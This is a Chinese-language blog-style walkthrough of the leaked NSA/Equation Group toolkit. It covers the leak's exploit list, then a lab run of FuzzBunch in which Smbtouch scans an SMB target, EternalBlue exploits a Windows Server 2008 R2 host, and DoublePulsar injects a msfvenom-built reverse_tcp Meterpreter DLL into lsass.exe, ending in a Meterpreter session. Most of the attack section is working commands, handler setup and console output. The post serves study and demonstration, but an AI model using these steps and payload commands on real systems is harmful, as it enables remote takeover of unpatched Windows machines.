Nsa FizzBunch&DanderSpritz 分析2

在周六的时候我简单的分析了下泄漏文件列表,发在了我们团队的邮件组,经过周日跟周一分析,发现除了漏洞之外,泄漏的文件中还有很多有意思的东西,但是在国内的分析中都没有看到,我在本文中简单的说说。

由于网上关于目录及漏洞对应补丁情况文章已经比较多了,在这里我就不多写目录都有什么东西了,主要说说FIZZBUNCH(类似metasploit)跟DanderSpritz(RAT)这两个东西。

Shadow Brokers是什么

影子经纪（Shadow Brokers）声称攻破了为NSA开发网络武器的美国黑客团队方程式组织（Equation Group）黑客组织的计算机系统，并下载了他们大量的攻击工具（包括恶意软件、私有的攻击框架及其它攻击工具）。

方程式组织（Equation Group）是一个由卡巴斯基实验室发现的尖端网络犯罪组织，后者将其称为世界上最尖端的网络攻击组织之一，同震网（Stuxnet）和火焰（Flame）病毒的制造者紧密合作且在幕后操作。

Shadow Brokers大招回顾

2016年8月15日：

公布了思科ASA系列防火墙，思科PIX防火墙的漏洞。

2017年4月08日:

公布了针对Solaris远程0day漏洞。

2017年4月14日:


公布了针对Windows系统漏洞及利用工具。

下载地址：https://github.com/x0rz/EQGRP_Lost_in_Translation

2017年4月14日大招分析

目录文件说明：

Windows：包含Windows漏洞、后门、利用工具，等配置文件信息。



名称	大小	类型	修改日期	属性
Bin		文件夹	2017-4-14 17:59	
exploits		文件夹	2017-4-14 17:59	
fuzzbunch		文件夹	2017-4-14 17:59	
implants		文件夹	2017-4-14 17:59	
lib		文件夹	2017-4-14 17:59	
payloads		文件夹	2017-4-14 17:59	
Resources		文件夹	2017-4-14 17:59	
specials		文件夹	2017-4-14 17:59	
storage		文件夹	2017-4-14 17:59	
touches		文件夹	2017-4-14 17:59	
configure_lp.py	2 KB	Python File	2017-4-14 17:59	
CreateReplay.py	5 KB	Python File	2017-4-14 17:59	
fb.py	3 KB	Python File	2017-4-14 17:59	
Fuzzbunch.xml	3 KB	XML 文档	2017-4-14 17:59	
RemoteDump.py	1 KB	Python File	2017-4-14 17:59	
replay.xml	2 KB	XML 文档	2017-4-14 17:59	
ReplayWizard.py	8 KB	Python File	2017-4-14 17:59	
scrubhands.pl	20 KB	PL 文件	2017-4-14 17:59	
Start.jar	22 KB	Executable Jar ...	2017-4-14 17:59	
start.properties	3 KB	PROPERTIES 文件	2017-4-14 17:59	
start.properties.replay	3 KB	REPLAY 文件	2017-4-14 17:59	
start_lp.py	1 KB	Python File	2017-4-14 17:59	
user.defaults	1 KB	DEFAULTS 文件	2017-4-14 17:59	
user.defaults.replay	1 KB	REPLAY 文件	2017-4-14 17:59	

swift：包含来自银行攻击的操作说明

C:\Documents and Settings\Administrator\桌面\shadowbroker-master\swift

文件(F) 编辑(E) 查看(V) 收藏(A) 工具(T) 帮助(H)

后退 搜索 文件夹

地址(D) C:\Documents and Settings\Administrator\桌面\shadowbroker-master\swift

名称	大小	类型	修改日期	属性
~$$EN_DUBAI_ASA.~vsd	4 KB	~VSD 文件	2017-4-14 17:59	
~$SB JO passwords V 2.docx	1 KB	DOCX 文件	2017-4-14 17:59	
00503_0_254.242_2013mar02	22 KB	242_2013MAR02 文件	2017-4-14 17:59	
00546_0_ensbdasa-09aug2013	234 KB	文件	2017-4-14 17:59	
00553_0_ensbdpix3-09aug2013	19 KB	文件	2017-4-14 17:59	
00554_0_ensbdpix4-09aug2013	43 KB	文件	2017-4-14 17:59	
00555_0_ensbdrtr1-2013aug09	16 KB	文件	2017-4-14 17:59	
00557_0_ENSBDVPN1-02AUG2013	277 KB	文件	2017-4-14 17:59	
00558_0_ENSBDVPN2-02AUG2013	277 KB	文件	2017-4-14 17:59	
00559_0_ENSBDVPN5-02AUG2013	113 KB	文件	2017-4-14 17:59	
00560_0_ENSBDVPN6-02AUG2013	113 KB	文件	2017-4-14 17:59	
00562_0_ENSBDSW01-02AUG2013	8 KB	文件	2017-4-14 17:59	
00563_0_ENSBDSW02-02AUG2013	6 KB	文件	2017-4-14 17:59	
00566_0_ENSBPVPN1.txt	38 KB	文本文档	2017-4-14 17:59	
00566_1_ENSBPVPN2.txt	38 KB	文本文档	2017-4-14 17:59	
00566_2_FW1-Configuration.txt	23 KB	文本文档	2017-4-14 17:59	
00566_3_SW1-Configuration.txt	9 KB	文本文档	2017-4-14 17:59	
00566_4_SW2-Configuration.txt	9 KB	文本文档	2017-4-14 17:59	
00679_0_ENSBDVPN1-23AUG2013	278 KB	文件	2017-4-14 17:59	
00687_0_ENSBDVPN2-23AUG2013	278 KB	文件	2017-4-14 17:59	
00697_0_ENSBDVPN5-23AUG2013	113 KB	文件	2017-4-14 17:59	
00702_0_ENSBDVPN6-23AUG2013	113 KB	文件	2017-4-14 17:59	
00703_0_ensbdsslvpn1-system-2...	80 KB	CFG 文件	2017-4-14 17:59	
00705_0_254.229-2013sep06.txt	29 KB	文本文档	2017-4-14 17:59	
00708_0_ensbdasa1-31aug2013	234 KB	文件	2017-4-14 17:59	
00710_0_ensbdfw1-2013sep06	234 KB	文件	2017-4-14 17:59	
00711_0_ensbdfw3-2013sep06	19 KB	文件	2017-4-14 17:59	

oddjob：与ODDJOB后门相关的文档

C:\Documents and Settings\Administrator\桌面\shadowbroker-master\oddjob\Binaries\oddjob_builder

ODDJOB V3 Builder (supports ODDJOB v3.0)

Build New implant for x86 or x64

Hover mouse over "?" for more information.

Project: TEST

BITS Job Name: Wu Update Client ?

Output File Name (No extension): ?

Primary URL: http://www.update.com/msdownload/update/v3-19990518/cabpool ?

Dummy URL: http://www.yahoo.com ?

Get Request Extension: .cab ?

File Extension: .cab ?

Time To Live (secs): 0 ?

Beacon Interval (secs): 14400 ?

Beacon 540 ?

漏洞对应说明

v0.3	4/17/2017																
NAME	TYPE	TARGET	NOTES	SERVICE	AUTH	VERSIONS	NT	XP	VISTA	7	8	10	2000	2003	2008	2012	2016
EARLYSHOVEL	EXPLOIT	REDHAT 7.0/7.1	SENDMAIL			8.11.x											
EASYBEE	EXPLOIT	MDAEMON	WEBADMIN	HTTP/HTTPS		9.5.2-10.1.2 (except 10.0.0)											
EASYPI	EXPLOIT	LOTUS MAIL	LOTUS MAIL	(TCP) 3264			y	y					y	y			
EBBISLAND/EBBSHAVE	EXPLOIT	SOLARIS 6-10	RPC XDR			6-10											
ECHOWRECKER	EXPLOIT	LINUX	SAMBA 3.0.x			3.0.x											
ECLIPSEDWING	EXPLOIT	SERVER SERVICE	MS08-067	(TCP 445) SMB/ (TCP 139) NBT			y	y					y	y			
EDUCATEDSCHOLAR	EXPLOIT	SMB	MS09-050	(TCP 445) SMB					y						y		
EMERALDTHREAD	EXPLOIT	SMB	MS10-061	(TCP 445) SMB/ (TCP 139) NBT	y?			y						y			
EMPHASISMINE	EXPLOIT	LOTUS DOMINO		(TCP 143) IMAP	y	6.5.4-6.5.5FP1, 7.0-8.5.2											
ENGLISHMANSDENTIST	EXPLOIT	OUTLOOK EXCHANGE WEBACCESS		(TCP 80) HTTP/(TCP 443) HTTPS		< exchange 2010?											
EPICHERO	EXPLOIT	AVAYA CALL SERVER															
ERRATICGOPHER	EXPLOIT	SMBv1		(TCP 445) SMB				y						y			
ESKIMOROLL	EXPLOIT	KERBEROS SERVICE	MS14-068	(TCP 88) KERBEROS	y								y	y	y		
ESTEEMAUDIT	EXPLOIT	RDP		(TCP 3389) RDP				y						y			
ETERNALBLUE	EXPLOIT	SMBv2/NBT	MS17-010 (targets based on CVE and MS bulletin desc)	(TCP 445) SMB				y	y	y	y?	y?	y	y	y	y?	y?
ETERNALCHAMPION	EXPLOIT	SMBv1/SMBv2?	MS17-010 (targets based on CVE and MS bulletin desc)	(TCP 445) SMB			y	y	y	y	y	y?	y	y	y	y?	y?
ETERNALROMANCE	EXPLOIT	SMBv1	MS17-010 (targets based on CVE and MS bulletin desc)	(TCP 445) SMB				y	y	y	y?	y?	y?	y	y	y?	y?
ETERNALSYNERGY	EXPLOIT	SMBv3	MS17-010 (targets based on CVE and MS bulletin desc)	(TCP 445) SMB					y?	y?	y	y?			y?	y	y?
ETRE	EXPLOIT	IMAIL				8.10-8.22											
EWOKFRENZY	EXPLOIT	LOTUS DOMINO		(TCP 143) IMAP		6.5.4, 7.0.2											
EXPLODINGCAN	EXPLOIT	IIS5.0?/6.0 (WEBDAV)		(TCP 80) HTTP/(TCP 443) HTTPS		5.0?,6.0								y			
FUZZBUNCH	TOOL		FRAMEWORK (PYTHON)														
ODDJOB	TOOL		IMPLANT BUILDER														
ZIPPYBEER	EXPLOIT	SMB	DCs	(TCP 445) SMB	y												

FIZZBUNCH&DanderSpritz分析

要使用FIZZBUNCH框架需要注意以下几点

1.将工具放在英文路径下，不能含有中文，目标机防火墙关闭

2.必须Python2.6和pywin32对应版本。

3.在windows利用工具目录下创建listeningposts目录,看清楚了是window利用工具目录,不是c:window目录。

4.系统使用32位

Python2.6+pywin32下载 链接：http://pan.baidu.com/s/1hsyvTOw 密码：o1a1

FuzzBunch有点类似于metasploit，并且可跨平台，通过fb.py使用，

```
E:\shadowbroker\windows>fb.py

--[ Version 3.5.1

[*] Loading Plugins
[*] Initializing Fuzzbunch v3.5.1
[*] Adding Global Variables
[+] Set ResourcesDir => D:\DSZOPSDISK\Resources
[+] Set Color => True
[+] Set ShowHiddenParameters => False
[+] Set NetworkTimeout => 60
[+] Set LogDir => D:\logs
[*] Autorun ON

ImplantConfig Autorun List
==========================

  0) prompt confirm
  1) execute


Exploit Autorun List
====================

  0) apply
  1) touch all
  2) prompt confirm
  3) execute


Special Autorun List
====================

  0) apply
  1) touch all
  2) prompt confirm
  3) execute


Payload Autorun List
====================

  0) apply
  1) prompt confirm
  2) execute


[+] Set FbStorage => E:\shadowbroker\windows\storage

[*] Retargetting Session
```

FuzzBunch框架的执行，需要各种配置项

1.目标的IP地址，攻击者的;

2.指示转发选项是否将被使用;

3.指定log日志目录;

4.该项目名称。

```
[?] Default Target IP Address [] : 192.168.38.139
[?] Default Callback IP Address [] : 192.168.38.128
[?] Use Redirection [yes] : no

[?] Base Log directory [D:\logs] : logs
[*] Checking E:\shadowbroker\windows\logs for projects
Index      Project
-----      -------
0          Create a New Project

[?] Project [0] : 0
[?] New Project Name : win2k8
[?] Set target log directory to 'E:\shadowbroker\windows\logs\win2k8\z192.168.38
.139'? [Yes] :

[*] Initializing Global State
[+] Set TargetIp => 192.168.38.139
[+] Set CallbackIp => 192.168.38.128

[!] Redirection OFF
[+] Set LogDir => E:\shadowbroker\windows\logs\win2k8\z192.168.38.139
[+] Set Project => win2k8

fb >
```

在以上的配置中，Target ip(被攻击机器)IP地址是192.168.69.42,Callback IP(回调地址)也就是运行fb.py框架的IP地址。

配置完成之后,进入下一步,使用help查看帮助命令。

```
fb > help

Core Commands
=============

  Command          Description
  -------          -----------
  !                Shortcut for shell
  ?                Shortcut for help
  autorun          Set autorun mode
  back             Leave the current context back to the default
  banner           Print the startup banner
  changeprompt     Change the command prompt
  echo             Echo a message
  enter            Enter the context of a plugin
  eof              Quit program (CTRL-D)
  exit             Alias for back
  help             Print out help
  history          Run a previous command.
  info             Print information about the current context
  mark             Mark a session item
  python           Drop to an interactive Python interpreter
  quit             Quit fuzzbunch
  redirect         Configure redirection
  resizeconsole    None
  retarget         Set basic target info
  script           Run a script
  session          Show session items
  setg             Set a global variable
  shell            Execute a shell command
  show             Show plugin info
  sleep            Sleep for n seconds
  standardop       Print standard OP usage message
  toolpaste        Paste and convert data from external tool output
  unsetg           Unset a global variable
  use              Activate a plugin for use and enter context

fb >
```

use命令的用途是选择插件，如下所列：

```
fb > use
Architouch            Emeraldthread         Eternalchampion       Mofconfig
Darkpulsar            Emeraldthreadtouch    Eternalromance        Namedpipetouch
Domaintouch           Emphasismine          Eternalsynergy        Pcdlllauncher
Doublepulsar          Englishmansdentist    Ewokfrenzy            Printjobdelete
Easybee               Erraticgopher         Explodingcan          Printjoblist
Easypi                Erraticgophertouch    Explodingcantouch     Processlist
Eclipsedwing          Eskimoroll            Iistouch              Regdelete
Eclipsedwingtouch     Esteemaudit           Jobadd                Regenum
Educatedscholar       Esteemaudittouch      Jobdelete             Regread
Educatedscholartouch  Eternalblue           Joblist               Regwrite
```

插件被分解成几类：

目标识别和利用漏洞发现：Architouch，Rpctouch，Domaintouch，Smbtouch等。;

漏洞利用：EternalBlue，Emeraldthread，Eclipsedwing，EternalRomance等。;

目标攻击后后操作：Douplepulsar,Regread,Regwrite等。


然后我们通过使用Smbtouch使用smb协议来检测对方操作系统版本、架构、可利用的漏洞。

```
[?] Execute Plugin? [Yes] :
[*] Executing Plugin
[+] SMB Touch started

[*] TargetIp                192.168.69.42
[*] TargetPort              445
[*] RedirectedTargetIp      (null)
[*] RedirectedTargetPort    0
[*] NetworkTimeout          60
[*] Protocol                SMB
[*] Credentials             Anonymous

[*] Connecting to target...
        [+] Initiated SMB connection

[+] Target OS Version 6.1 build 7601
    Windows Server 2008 R2 Standard 7601 Service Pack 1

[*] Trying pipes...
        [-] spoolss     - Not accessible (0xC0000034 - NtErrorObjectNameNotFound)
        [-] browser     - Not accessible (0xC0000034 - NtErrorObjectNameNotFound)
        [+] lsarpc      - Success!

[*] Binding to Rpc to determine architecture
        [+] Target is 64-bit

[Not Supported]
        ETERNALSYNERGY  - Target OS version not supported

[Vulnerable]
        ETERNALBLUE     - DANE
        ETERNALROMANCE  - FB
        ETERNALCHAMPION - DANE/FB

[*] Writing output parameters

[+] Target is vulnerable to 3 exploits
[+] Touch completed successfully

[+] Smbtouch Succeeded

fb Touch (Smbtouch) > _
```

```
NetworkTimeout          60
TargetIp                192.168.38.139
TargetPort              445
RedirectedTargetIp
RedirectedTargetPort
UsingNbt                False
Pipe
Share
Protocol                SMB
Credentials             Anonymous

[?] Execute Plugin? [Yes] :
[*] Executing Plugin
[+] SMB Touch started

[*] TargetIp              192.168.38.139
[*] TargetPort            445
[*] RedirectedTargetIp    (null)
[*] RedirectedTargetPort  0
[*] NetworkTimeout        60
[*] Protocol              SMB
[*] Credentials           Anonymous

[*] Connecting to target...
        [+] Initiated SMB connection

[+] Target OS Version 6.1 build 7600
    Windows Web Server 2008 R2 7600

[*] Trying pipes...
        [-] spoolss     - Not accessible (0xC0000022 - NtErrorAccessDenied)
        [-] browser     - Not accessible (0xC0000022 - NtErrorAccessDenied)
        [-] lsarpc      - Not accessible (0xC0000022 - NtErrorAccessDenied)
[-] No pipes accessible

[Not Supported]
        ETERNALSYNERGY  - Target OS version not supported

[Not Vulnerable]
        ETERNALROMANCE  - Named pipe required for exploit
        ETERNALCHAMPION - Not a browser for unauth, pipe/share required

[Vulnerable]
        ETERNALBLUE     - DANE

[*] Writing output parameters

[+] Target is vulnerable to 1 exploit
[+] Touch completed successfully

[+] Smbtouch Succeeded

fb Touch (Smbtouch) >
```

在这个例子中，目标系统似乎有三个漏洞可以利用（EternalBlue，EternalRomance和EternalChampion）,经过这几天的测试,我发现EternalBlue比较稳定,我直接选择使用EternalBlue这个漏洞利用工具。

```
fb Touch (Rpctouch) > use Eternalblue

[!] Entering Plugin Context :: Eternalblue
[*] Applying Global Variables
[+] Set NetworkTimeout => 60
[+] Set TargetIp => 192.168.69.42

[*] Applying Session Parameters
[+] Set NetworkTimeout => 60

[*] Target :: Deconflict

Index     Session ID        Value
-----     ----------        -----
0         Smbtouch - 0      SERVER_2008R2_SP1
1         Rpctouch - 2      W2K8R2SP164
2         Current Value     WIN72K8R2

[?] Target [0] :
```



```
fb Touch (Smbtouch) > use EternalBlue

[!] Entering Plugin Context :: Eternalblue
[*] Applying Global Variables
[+] Set NetworkTimeout => 60
[+] Set TargetIp => 192.168.38.139

[*] Applying Session Parameters
[-] Error: Invalid value for Target (SERVER_2008R2_SP0)
[-] Skipping 'Target'
[*] Running Exploit Touches


[!] Enter Prompt Mode :: Eternalblue

Module: Eternalblue
===================

Name                   Value
----                   -----
NetworkTimeout         60
TargetIp               192.168.38.139
TargetPort             445
VerifyTarget           True
VerifyBackdoor         True
MaxExploitAttempts     3
GroomAllocations       12
Target                 WIN72K8R2
```

使用EternalBlue漏洞利用成功之后,会在内核中留一个后门。

```
    [+] Sending final SMBv2 buffers......DONE.
    [+] Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] Sending SMB Echo request
[*] Good reply from SMB Echo request
[*] Sending last fragment of exploit packet!
    DONE.
[*] Receiving response from exploit packet
    [+] ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] Sending egg to corrupted connection.
[*] Triggering free of corrupted buffer.
[*] Pinging backdoor...
    [+] Backdoor NOT installed
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=FAIL-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Trying again with 22 Groom Allocations
[*] Connecting to target for exploitation.
    [+] Connection established for exploitation.
[*] Pinging backdoor...
    [+] Backdoor not installed, game on.
[*] Building exploit buffer
[*] Sending all but last fragment of exploit packet
    ................DONE.
[*] Sending SMB Echo request
[*] Good reply from SMB Echo request
[*] Starting non-paged pool grooming
    [+] Sending SMBv2 buffers
        .......................DONE.
    [+] Sending large SMBv1 buffer..DONE.
    [+] Sending final SMBv2 buffers......DONE.
    [+] Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] Sending SMB Echo request
[*] Good reply from SMB Echo request
[*] Sending last fragment of exploit packet!
    DONE.
[*] Receiving response from exploit packet
    [+] ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] Sending egg to corrupted connection.
[*] Triggering free of corrupted buffer.
[*] Pinging backdoor...
    [+] Backdoor returned code: 10 - Success!
    [+] Ping returned Target architecture: x64 (64-bit)
    [+] Backdoor installed
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] CORE sent serialized output blob (2 bytes):
0x00000000  08 00                                              ..
[*] Received output parameters from CORE
[+] CORE terminated with status code 0x00000000
[+] Eternalblue Succeeded

fb Special (Eternalblue) >
```

通过返回的信息,可以看出攻击成功,用了不到10秒钟的时间，攻击成功之后并不能直接执行命令,需要用框架的其他的插件配合。

攻击成功之后就可以开始使用DoublePulsar插件,DoublePulsar类似于一个注入器,有以下几个功能。

Ping： 检测后门是否部署成功

RUNDLL：注入dll。

RunShellcode：注入shellcode

Uninstall:用于卸载系统上的后门

在这里我使用RUNDLL来注入dll到目标系统,在注入之前,我打开metasploit生成个dll。也可以使用cobaltstrike等,注意:msf生成的dll注入到wwin7进程的时候,win7可能会重启。

msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.38.129 LPORT=8089 -f dll > c.dll

```
root@sanr:~# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.38.12
9 LPORT=8089 -f dll > c.dll
No platform was selected, choosing Msf::Module::Platform::Windows from the paylo
ad
No Arch selected, selecting Arch: x86_64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
```

打开metasploit监听反弹端口

$ msfconsole

msf > use exploit/multi/handler

msf > set LHOST 192.168.38.129

msf > set LPORT 8089

msf > set PAYLOAD windows/x64/meterpreter/reverse_tcp

msf > exploit

```
I love shells --egypt


Payload caught by AV? Fly under the radar with Dynamic Payloads in
Metasploit Pro -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.5-2016010401                   ]
+ -- --=[ 1517 exploits - 875 auxiliary - 257 post        ]
+ -- --=[ 437 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/handler
msf exploit(handler) > set LHOST 192.168.38.129
LHOST => 192.168.38.129
msf exploit(handler) > set LPORT 8089
LPORT => 8089
msf exploit(handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.38.129:8089
[*] Starting the payload handler...
```

配置DoublePulsar来注入dll

```
C:\WINDOWS\system32\cmd.exe - fb.py
    1> x64      x64 64-bits

[?] Architecture [0] : 1
[+] Set Architecture => x64

[*]  Function :: Operation for backdoor to perform

    0> OutputInstall      Only output the install shellcode to a binary file on d
isk.
    1> Ping               Test for presence of backdoor
   *2> RunDLL             Use an APC to inject a DLL into a user mode process.
    3> RunShellcode       Run raw shellcode
    4> Uninstall          Remove's backdoor from system

[?] Function [2] : 2

[*]  DllPayload :: DLL to inject into user mode

[?] DllPayload [c:\s.dll] : c:\\c.dll
[+] Set DllPayload => c:\\c.dll

[*]  DllOrdinal :: The exported ordinal number of the DLL being injected to call


[?] DllOrdinal [1] :
```


注入DLL到Lsass.exe进程,通过metasploit控制目标机器。

```
File  Edit  View  Search  Terminal  Help
Payload caught by AV? Fly under the radar with Dynamic Payloads in
Metasploit Pro -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.5-2016010401                   ]
+ -- --=[ 1517 exploits - 875 auxiliary - 257 post        ]
+ -- --=[ 437 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/handler
msf exploit(handler) > set LHOST 192.168.38.129
LHOST => 192.168.38.129
msf exploit(handler) > set LPORT 8089
LPORT => 8089
msf exploit(handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.38.129:8089
[*] Starting the payload handler...
[*] Sending stage (1188911 bytes) to 192.168.38.139
[*] Meterpreter session 1 opened (192.168.38.129:8089 -> 192.168.38.139:49
t 2017-04-15 06:02:55 -0400

meterpreter >
```

